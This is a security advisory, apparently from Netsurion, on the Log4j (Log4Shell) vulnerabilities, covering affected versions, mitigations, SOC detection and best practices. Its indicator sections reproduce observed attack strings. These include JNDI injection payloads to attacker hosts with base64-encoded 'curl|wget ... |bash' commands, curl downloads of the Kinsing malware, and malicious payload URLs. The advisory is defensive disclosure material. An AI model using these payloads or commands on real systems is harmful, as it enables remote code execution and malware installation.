Netsurion®
Powering Secure and Agile Networks

Security Advisory on CVE-2021-44228-Log4j-RCE-Exploit Activity Tracking and Monitoring

Published: December 20, 2021
US-CERT.CISA

Summary:

Description	Vulnerabilities in log4j has created exploits like RCE and DoS effecting applications using log4j library
Versions effected	CVE-2021-45105 - All versions from 2.0-beta9 to 2.16.0 CVE-2021-45046 - All versions from 2.0-beta9 to 2.15.0, excluding 2.12.2 CVE-2021-44228 - All versions from 2.0-beta9 to 2.14.1
Modules affected	Any application using log4j with the above specified versions
CVEs	CVE-2021-45105 CVE-2021-45046 CVE-2021-44228
CVSS, Severity	7.5, High (CVE-2021-45105) 9, Critical (CVE-2021-45046) 10, Critical (CVE-2021-44228)
Exploits	Denial Of Service (CVE-2021-45105) Remote Code Execution (CVE-2021-45046) Remote Code Execution (CVE-2021-44228)

Mitigation	For Java8 and later – Upgrade to Log4j version 2.17.0 (This will fix all above CVEs for Java 8) For Java7 – Updgrade to Log4j version 2.12.3 (This will fix all above CVEs for Java7) For Java 6 Updgrade to Log4j version 2.3.1 (This will fix all above CVEs for Java6) OR for both Java7 and Java8: Change configuration- 1. For CVE-2021-45105- In PatternLayout in the logging configuration, replace Context Lookups like ${ctx:loginId} or $${ctx:loginId} with Thread Context Map patterns (%X, %mdc, or %MDC). OR in the configuration, remove references to Context Lookups like ${ctx:loginId} or $${ctx:loginId} where they originate from sources external to the application such as HTTP headers or user input 2. For CVE-2021-45046 and CVE-2021-44228, remove the JndiLookup class from the classpath: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

Detailed Description

The Apache Software Foundation has released security advisories (CVE-2021-45105, CVE-2021-44228, CVE-2021-45046) to address vulnerabilities affecting **log4j** versions **2.0-beta9 to 2.16.0**.

Determined Impact:

An attacker could exploit these vulnerabilities to take control of an affected system and perform remote code execution (RCE) on the system to deploy the payload, to move laterally, exfiltrate sensitive information, or could result in Denial of Service.

Why is it Critical?


- Log4j is a library used by most Java applications and this vulnerability is very easy to exploit
- Threat actors are actively scanning the web to exploit the identified critical vulnerability in the widely-used Java logging library log4j. CISA advises to remediate the vulnerability as soon as possible

Are Netsurion Products vulnerable?

Netsurion products are not vulnerable as explained in our advisory available here.


How Netsurion's Managed Threat Protection Services work to protect You?

Our SOC Team is tracking **log4j** exploit attempts using **web server, WAF/IDS/IPS/Proxy** logs using **Saved Searches, Dashboards, Reports, and Netsurion's EventTracker managed services.**



Note: To detect/analyze the pattern, the SOC should have **web server, WAF/IDS/IPS/Proxy** technologies integrated with our EventTracker SIEM solution.


EventTracker Priority-1 (P-1) Alerts and Threat Indicator Dashboard Monitoring:




- A process connected to an unsafe IP address will be triggered when a connection is observed to unsafe IP addresses that are known to be involved in log4j exploitation activities.
- A process that has been terminated by EventTracker will be triggered when a known bad process involved in log4j exploitation activities is detected and terminated by the EventTracker sensor.

Saved Searches, Dashboards/ Scheduled Report:

- Saved Searches/Dashboards have been created to identify the **log4j exploit patterns** with LDAP, LDAPS, DNS, and RMI web requests using JNDI injection**.**




- Our SOC is tracking reported bad processes, known bad user agents, and obfuscated web requests with JNDI injection and chmod – shell script patterns utilized in the log4j exploit with the help of newly created monitoring capabilities.



Detection by EventTracker IDS:

- EventTracker IDS is updated with the **CVE-2021-44228- log4j** exploit signature. Our SOC will detect and perform further investigation for the customers who have opted for our IDS service.



Detection by EventTracker Vulnerability Management:

- The Vulnerability Management signature database is updated with Apache log4j vulnerability version and Apache log4j JNDI message lookup vulnerability signatures. Our SOC will detect and report vulnerable endpoints.

Indicators of Compromise (IoC):

- The EventTracker Threat Center has been updated with identified bad MD5 hash values and IP addresses to detect the IP address communication and terminate process launches based on the unsafe list.
- The EventTracker IDS signature has been updated to detect **CVE-2021-44228-**log4j-RCE exploits.
- Our SOC created additional monitoring capabilities to detect **Apache log4j** exploit attempts.

Best practices to stay protected against log4j exploits:

1. Validate and update **WAF/IDS/IPS/Proxy** rules to detect and block log4j exploit attempts.
2. Identify vulnerable log4j components and mitigate the risk as soon as possible.
3. If you have subscribed to Netsurion's EventTracker Vulnerability Management service, our Security Operations Center (SOC) will work with your organization identify vulnerable versions of log4j.
4. If any vulnerable components are observed, validate the web server and firewall traffic logs to determine the impact.
5. Validate the policies and implement best practice security controls on Microsoft Active Directory.
6. Validate the patch level of public-facing components and ensure that the patch level is up to date.
7. Validate and ensure that the listed Indicators of Compromise (IoC) are blocked at the perimeter devices/anti-virus solution.
8. Implement a geolocation policy to block connections from non-business countries.
9. Migrate to the latest version of Java components.
10. If you are using VMware components, review the advisory from VMware. Follow the Workaround instructions to address CVE-2021-44228 in VMware Horizon Enterprise (87073).

Best practices to protect Web servers from intruders:

Network controls:

- Close unnecessary ports
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize

Input/Authentication/Access control:

- Implement server-side input validation, filtering, or sanitation
- Ensure that encoding is enabled for user input fields included in a page
- Implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential re-use attacks
- The web application and its components should be running under strict permissions that do not allow operating system command execution
- Use strong hashes with salts for passwords
- Restrict access to a specific network or IP
- Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record

Vulnerability controls:

- Run vulnerability scan and patch at regular intervals
- Remove unnecessary applications from the web server
- Ensure that the security patches are up to date

Configuration checks:

- Disable Trace HTTP Request
- Disable Signature
- Disable Banner
- Use only TLS 1.2 or newer version; Disable SSLv2, SSLv3
- Disable Null and Weak Ciphers on all operating systems, frameworks, libraries, and ensure applications are securely configured and patched/upgraded in a timely fashion
- Disable web server directory listing and ensure file metadata (e.g., git) and backup files are not present within web roots

Vulnerability Details:

CVSS and Affected Version Details:

SEVERITY		CVSS	VERSIONS AFFECTED
High	CVE-2021-45105	7.5	**All versions from 2.0-beta9 to 2.16.0**
Critical	CVE-2021-45046	9	**All versions from 2.0-beta9 to 2.15.0, excluding 2.12.2**
Critical	CVE-2021-44228	10	**All versions from 2.0-beta9 to 2.14.1**

Exploitability:

Publicly Disclosed	Exploited	Exploitability Assessment
Yes	Yes	Exploitation More Likely

Attack Overview:




Diagram from: www.fastly.com

Analysis Details:
The crafted request uses a Java Naming and Directory Interface (JNDI) injection via a variety of services, including:

- Lightweight Directory Access Protocol (LDAP)
- Secure LDAP (LDAPS)
- Remote Method Invocation (RMI)
- Domain Name Service (DNS)

Root Cause:
Apache log4j JNDI features do not protect against attacker-controlled endpoints including LDAP, DNS, and RMI requests.

The attacker sends **jndi:(ldap|ldaps|dns|rmi)** requests, executes the query to collect directory/domain information, and connects to the attacker host to get payload and exploit the vulnerable log4j endpoint.

Example of a Successful Exploit for LDAP Request:

SRC IP Vs HTTP Response Code Vs Requests Vs User Agent
Source IP address: **45.155.205.233**
Response Code: **200**
Requested URL: ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/******==}
User Agent:

${jndi:${lower:l}${lower:d}a${lower:p}://world80.log4j.bin${upper:a}ryedge.io:80/callback}
Kryptos+Logic+Telltale
${jndi:ldap://http443useragent.kryptoslogic-cve-2021-44228.com/http443useragent}

ASP.NET threw an "Exception" message with **Event ID 1309,** while the attacker attempted to exploit the IIS web servers.

Exception Information:
Exception type: HttpException
Exception message: **A potentially dangerous Request.Path value was detected from the client (:).**
at System.Web.HttpRequest.ValidateInputIfRequiredByConfig()
at System.Web.HttpApplication.PipelineStepManager.ValidateHelper(HttpContext context)

Request Information: Request URL
https://196.xx.xx.xx:443/${jndi:ldaps:/c28d454b.probe001.log4j.leakix.net:9200/b}?${jndi:ldaps://c28d454b.probe001.log4j.leakix.net:9200/b}=${jndi:ldaps://c28d454b.probe001.log4j.leakix.net:9200/b}
Request path: /${jndi:ldaps:/c28d454b.probe001.log4j.leakix.net:9200/b}


User host address: 10.10.20.1

Mitigation/Workaround	Steps to be Followed
Upgrade log4j 2	Upgrade log4j2 to the latest version of log4j-2.17.0 (for Java8 and up) , 2.12.3 (for Java7) and 2.3.1 (for Java6)
Log4j 1.x mitigation	Log4j 1.x does not have Lookups, so the risk is lower. Applications using Log4j 1.x are only vulnerable to this attack when they use JNDI in their configuration. A separate CVE (CVE-2021-4104) has been filed for this vulnerability. To mitigate: audit your logging configuration to ensure it has no JMSAppender configured. Log4j 1.x configurations without JMSAppender are not impacted by this vulnerability.

Log4j 2.x mitigation	Implement one of the mitigation techniques below: 1. Java 8 (or later) users should upgrade to release log4j 2.17.0 2. Java 7 users should upgrade to release log4j 2.12.3 3. Java6 users should upgrade to release log4j 2.3.1 4. Otherwise, fxor CVE-2021-45046 and CVE-2021-44228, the mitigation is to remove the JndiLookup class from the classpath **zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class.** For CVE-2021-45105, the alternate mitigation is – • In PatternLayout in the logging configuration, replace Context Lookups like ${ctx:loginId} or $${ctx:loginId} with Thread Context Map patterns (%X, %mdc, or %MDC). • OR, in the configuration, remove references to Context Lookups like ${ctx:loginId} or $${ctx:loginId} where they originate from sources external to the application such as HTTP headers or user input. Note: Only the log4j-core JAR file is impacted by this vulnerability. Applications using only the log4j-api JAR file without the log4j-core JAR file are not impacted by this vulnerability.
Use the Latest Version of JVM	Java 8u121 protects against remote code execution by defaulting "com.sun.jndi.rmi.object.trustURLCodebase" and "com.sun.jndi.cosnaming.object.trustURLCodebase" to "false".
Review the impacted VMware products and perform recommended mitigation steps	Review the advisory from VMware. Follow the workaround instructions to address CVE-2021-44228 in VMware Horizon Enterprise (87073).

Indicators of Compromise (IoC):

- The EventTracker Threat Center has been updated with identified bad MD5 hash values and IP addresses to detect the IP address communication and terminate process launches based on the unsafe list.
- The EventTracker IDS signature has been updated to detect **CVE-2021-44228-**log4j-RCE exploits.
- Our SOC created additional monitoring capabilities to detect **Apache log4j** exploit attempts.



Command Line / Web Requests
curl -o /tmp/kinsing http://80.71.158.12/kinsing
curl -o /tmp/libsystem.so http://80.71.158.12/libsystem.so
curl -o /etc/kinsing http://80.71.158.12/kinsing
chmod 777 /tmp/kinsing
chattr -R -i /var/spool/cron
chmod +x /etc/kinsing
${jndi:${lower:l}${lower:d}a${lower:p}://world80[.]log4j[.]bin${upper:a}ryedge[.]io:80/callback}
${jndi:ldap://80.71.158.12:5557/Basic/Command/Base64/KGN1cmwgLXMgODAuNzEuMTU4LjEyL2xoLnNofHx3Z2V0IC1xIC1PLSA4MC43MS4xNTguMTIvbGguc2gpfGJhc2g=}
${jndi:ldap://45.155.205.233[:]12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC9bdmljdGltIElQXTpbdmljdGltIHBvcnRdfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0L1t2aWN0aW0gSVBdOlt2aWN0aW0gcG9ydF0pfGJhc2gK}
${jndi:ldap://7faf976567f5.bingsearchlib.com:39356/a}
${jndi:ldap://e86eafcf9294.bingsearchlib.com:39356/a}
${jndi:dns://aeutbj.example.com/ext}
${jndi:ldap://x.x.x.x:12344/Basic/Command/Base64/KGN1cmwgLXMgeC54LngueDo1ODc0L3kueS55Lnk6NDQzfHx3Z2V0IC1xIC1PLSB4LngueC54OjU4NzQveS55LnkueTo0NDMpfGJhc2g=}
${jndi:http://x.x.x.x/callback/https-port-443-and-http-callback-scheme}
${jndi:rmi://aeutbj.example.com/ext}
${jndi:ldaps://e86eafcf9294.bingsearchlib.com:39356/a}

IP Addresses				
138.197.206.223	51.15.43.205	185.220.100.255	185.220.101.46	137.184.106.119
210.141.105.67	51.255.106.85	185.220.101.33	185.220.101.49	142.93.34.250
159.89.182.117	54.173.99.121	185.220.101.158	185.220.101.54	143.198.32.72
82.118.18.201	62.102.148.69	185.220.101.161	185.220.101.55	143.198.45.117
92.242.40.21	72.223.168.73	185.220.101.163	185.220.101.56	147.182.167.165
62.210.130.250	81.17.18.60	185.220.101.168	185.220.101.61	147.182.169.254
109.237.96.124	104.244.72.115	185.220.101.169	185.220.101.129	147.182.219.9
185.100.87.202	104.244.74.57	185.220.101.172	185.220.101.138	151.115.60.113
213.164.204.146	104.244.74.211	185.220.101.175	185.220.101.139	159.65.58.66
185.220.101.146	104.244.76.170	185.220.101.177	185.220.101.141	159.65.155.208

171.25.193.20	107.189.1.160	185.220.101.179	185.220.101.142	164.90.199.216
178.17.171.102	107.189.1.178	185.220.101.180	185.220.101.143	167.99.164.201
45.155.205.233	107.189.12.135	185.220.101.181	185.220.101.145	167.99.172.58
171.25.193.25	107.189.14.98	185.220.101.182	185.220.101.147	167.99.172.213
171.25.193.77	122.161.50.23	185.220.101.185	185.220.101.148	185.220.100.241
171.25.193.78	178.62.79.49	185.220.101.189	185.220.101.149	185.220.101.37
185.220.100.242	181.214.39.2	185.220.101.191	185.220.101.153	185.220.101.41
185.220.101.39	185.38.175.132	185.220.102.8	185.220.101.156	185.220.101.57
18.27.197.252	185.83.214.69	185.220.102.242	185.220.101.157	185.220.101.134
89.234.182.139	185.100.87.41	193.31.24.154	204.8.156.142	185.220.101.144
104.244.79.6	185.107.47.171	193.189.100.203	205.185.117.149	185.220.101.154
44.240.146.137	185.129.61.1	193.218.118.231	209.127.17.242	185.220.101.160
45.137.155.55	185.220.100.240	194.48.199.78	209.141.41.103	185.220.101.171
185.154.53.140	185.220.100.243	195.176.3.24	45.153.160.131	185.220.101.186
185.191.32.198	185.220.100.244	195.254.135.76	45.153.160.138	185.220.102.249
80.71.158.12	185.220.100.245	198.98.51.189	62.76.41.46	188.166.48.55
23.129.64.131	185.220.100.246	199.195.250.77	68.183.44.143	188.166.92.228
23.129.64.141	185.220.100.247	185.220.101.34	68.183.198.247	188.166.122.43
23.129.64.146	185.220.100.248	185.220.101.35	88.80.20.86	193.189.100.195
23.129.64.148	185.220.100.249	185.220.101.36	109.70.100.34	193.218.118.183
45.12.134.108	185.220.100.252	185.220.101.42	116.24.67.213	195.19.192.26
46.166.139.111	185.220.100.253	185.220.101.43	134.122.34.28	212.193.57.225
46.182.21.248	185.220.100.254	185.220.101.45	137.184.102.82	167.71.13.196
46.105.95.220	68.183.192.239	138.197.9.239	167.99.221.249	139.59.224.7
5.157.38.50	188.166.45.93	139.59.8.39	68.183.36.244	137.184.98.176
170.210.45.163	139.59.101.242	68.183.207.73	159.65.194.103	197.246.171.83
45.137.21.9	142.93.151.166	167.99.221.249	159.223.9.17	161.35.156.13
167.71.13.196	68.79.17.59	178.62.61.47	217.112.83.246	161.97.138.227
20.205.104.227	139.59.182.104	188.166.225.104	121.4.56.143	165.22.213.246
178.176.203.190	142.93.36.237	139.59.97.205	133.18.201.195	138.68.155.222
5.157.38.50	139.59.103.254	3.26.198.32	60.31.180.149	159.65.146.60
221.199.187.100	137.184.99.8	209.97.147.103	104.248.144.120	147.182.150.124
46.105.95.220	138.68.167.19	178.128.229.113	138.197.106.234	139.59.188.119
195.251.41.139	128.199.222.221	194.163.44.188	194.59.165.21	146.56.131.161
178.176.202.121	138.197.108.154	194.163.45.31	195.133.40.15	161.35.119.60
120.24.23.84	164.92.254.33	165.227.209.202	18.228.7.109	1.116.59.211
89.249.63.3	206.189.20.141	159.65.189.107	45.130.229.168	147.182.154.100
61.19.25.207	139.59.163.74	159.65.43.94	185.250.148.157	142.93.148.12
119.28.91.153	167.99.44.32	68.183.45.190	205.185.115.217	207.180.202.75
211.154.194.21	138.197.9.239	139.59.224.7	163.172.157.143	68.183.192.239
175.6.210.66	159.223.81.193	167.99.36.245	139.59.108.31	

138.197.72.76	139.59.99.80	137.184.104.73	142.93.157.150	
139.59.96.42	185.213.155.168	103.103.0.142	162.255.202.246	
34.124.226.216	147.182.216.21	20.71.156.146	128.199.15.215	
167.99.221.217	68.183.198.36	137.184.96.216	143.198.183.66	

User Agent
${jndi:ldap://015ed9119662[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://32fce0c1f193[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://3be6466b6a20[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://6c8d7dd40593[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://7faf976567f5[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://e86eafcf9294[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://80.71.158[.]12:5557/Basic/Command/Base64/KGN1cmwgLXMgODAuNzEuMTU4LjEyL2xoLnNofHx3Z2V0IC1xIC1PLSA4MC43MS4xNTguMTIvbGguc2gpfGJhc2g=}
${jndi:ldap://45.155.205[.]233[:]12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC9bdmljdGltIElQXTpbdmljdGltIHBvcnRdfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0L1t2aWN0aW0gSVBdOlt2aWN0aW0gcG9ydF0pfGJhc2gK}

URLs
hxxp[:]//45.137.155.55/ex.sh
hxxp[:]//45.137.155.55/kinsing
hxxp[:]//80.71.158.12/libsystem.so
hxxp[:]//80.71.158.12/kinsing
hxxp[:]//80.71.158.12/Exploit69ogQNSQYz.class
http://138.197.206.223/.x/xmra64
http://138.197.206.223/.x/xmra32
http://18.228.7.109/.log/pty1
http://18.228.7.109/.log/pty4
http://210.141.105.67/wp-content/themes/twentythirteen/m8...
http://18.228.7.109/.log/pty2
http://18.228.7.109/.log/pty3
http://18.228.7.109/.log/pty5
http://159.89.182.117/wp-content/themes/twentyseventeen/l...
http://18.228.7.109/.log/log
http://82.118.18.201/cron.sh
http://92.242.40.21/lh2.sh
http://185.191.32.198/lh.sh
http://82.118.18.201/curl-amd64
http://82.118.18.201/libsystem.so
http://82.118.18.201/kinsing
http://82.118.18.201/lh.sh
http://62.210.130.250/web/admin/x86_64
http://62.210.130.250/lh.sh
http://80.71.158.12/libsystem.so
http://80.71.158.12/curl-amd64

http://80.71.158.12/lh.sh
http://185.191.32.198/unk.sh
http://45.137.155.55/cron.sh
http://185.191.32.198/ex.sh
http://45.137.155.55/ex.sh

MD5 Hashes
0579a8907f34236b754b07331685d79e
07b7746b922cf7d7fa821123a226ed36
dbc9125192bd1994cbb764f577ba5dda
3dfbe75871e218d08328a01c56e1bb42
648effa354b3cbaad87b45f48d59c616
ccef46c7edf9131ccffc47bd69eb743b
cf2ce888781958e929be430de173a0f8
40e3b969906c1a3315e821a8461216bb
6d275af23910c5a31b2d9684bbb9c6f3
1348a00488a5b3097681b6463321d84c
d9f82dbf8733f15f97fb352467c9ab21
ff171712ab8816f3d7600fe75bb18052

EventTracker IDS Signatures
EventTracker EXPLOIT Apache log4j RCE Attempt (http ldap) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (http rmi) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (tcp ldap) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (tcp rmi) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (udp rmi) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (udp ldap) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (udp dns) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (tcp dns) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (http dns) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (udp ldaps) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (tcp ldaps) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (http ldaps) (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass (CVE-2021-44228)
EventTracker EXPLOIT Apache log4j RCE Attempt (udp iiop) (CVE-2021-44228)
EventTracker INFO Possible Apache log4j RCE Attempt - Any Protocol (CVE-2021-44228)
EventTracker INFO Possible Apache log4j RCE Attempt - Any Protocol upper Bypass (CVE-2021-44228)
EventTracker POLICY dnslog.cn Observed in DNS Query
EventTracker INFO Possible Apache log4j RCE Attempt - Any Protocol lower Bypass (CVE-2021-44228)
EventTracker ATTACK_RESPONSE DNS Query for Observed CVE-2121-44228 Payload Domain
EventTracker EXPLOIT Apache log4j RCE Attempt - 2021/12/12 Obfuscation Observed M1 (CVE-2021-44228)

EventTracker EXPLOIT Possible Apache log4j RCE Attempt - 2021/12/12 Obfuscation Observed M2 (CVE-2021-44228)

EventTracker Vulnerability Management Signature to Detect Vulnerable Log4j Version
Apache log4j Vulnerable Version
Apache log4j2 JNDI Message Lookup Vulnerability

References:

- https://www.cisa.gov/uscert/ncas/current-activity/2021/12/10/apache-releases-log4j-version-2150-address-critical-rce
- https://www.cisa.gov/uscert/ncas/current-activity/2021/12/10/cisa-adds-thirteen-known-exploited-vulnerabilities-catalog
- https://nvd.nist.gov/vuln/detail/CVE-2021-44228
- https://nvd.nist.gov/vuln/detail/CVE-2021-45046
- https://logging.apache.org/log4j/2.x/security.html
- https://logging.apache.org/log4j/2.x/download.html
- https://logging.apache.org/log4j/log4j-2.12.1/download.html
- https://issues.apache.org/jira/browse/LOG4J2-3201
- https://issues.apache.org/jira/browse/LOG4J2-3198
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046
- https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/
- https://community.fortinet.com/t5/Fortinet-Forum/CVE-2021-44228-Apache-LOG4J-vulnerability/td-p/200814
- https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd#vp
- https://filestore.fortinet.com/fortiguard/outbreak_alert/log4j2%20vulnerability/report.pdf
- https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd#vp
- https://www.oracle.com/java/technologies/javase/8u121-relnotes.html
- https://kb.vmware.com/s/article/87073
- https://www.vmware.com/security/advisories/VMSA-2021-0028.html
- https://www.lunasec.io/docs/blog/log4j-zero-day/
- https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes/blob/main/md5sum.txt
- https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes
- https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j
- https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce
- https://github.com/search?q=CVE-2021-44228&ref=simplesearch
- https://github.com/YfryTchsGD/Log4jAttackSurface
- https://urlhaus.abuse.ch/browse/tag/log4j/
- https://bazaar.abuse.ch/browse/tag/log4j/
- https://docs.google.com/spreadsheets/d/e/2PACX-1vT1hFu_VlZazvc_xsNvXK2GJbPBCDvhgjfCTbNHJoP6ySFu05sIN09neV73tr-oYm8lo42qI_Y0whNB/pubhtml#

- https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/#fn:4
- https://raw.githubusercontent.com/Azure/Azure-Sentinel/master/Sample%20Data/Feeds/Log4j_IOC_List.csv
- https://rules.emergingthreats.net/open/snort-2.9.0/emerging-all.rules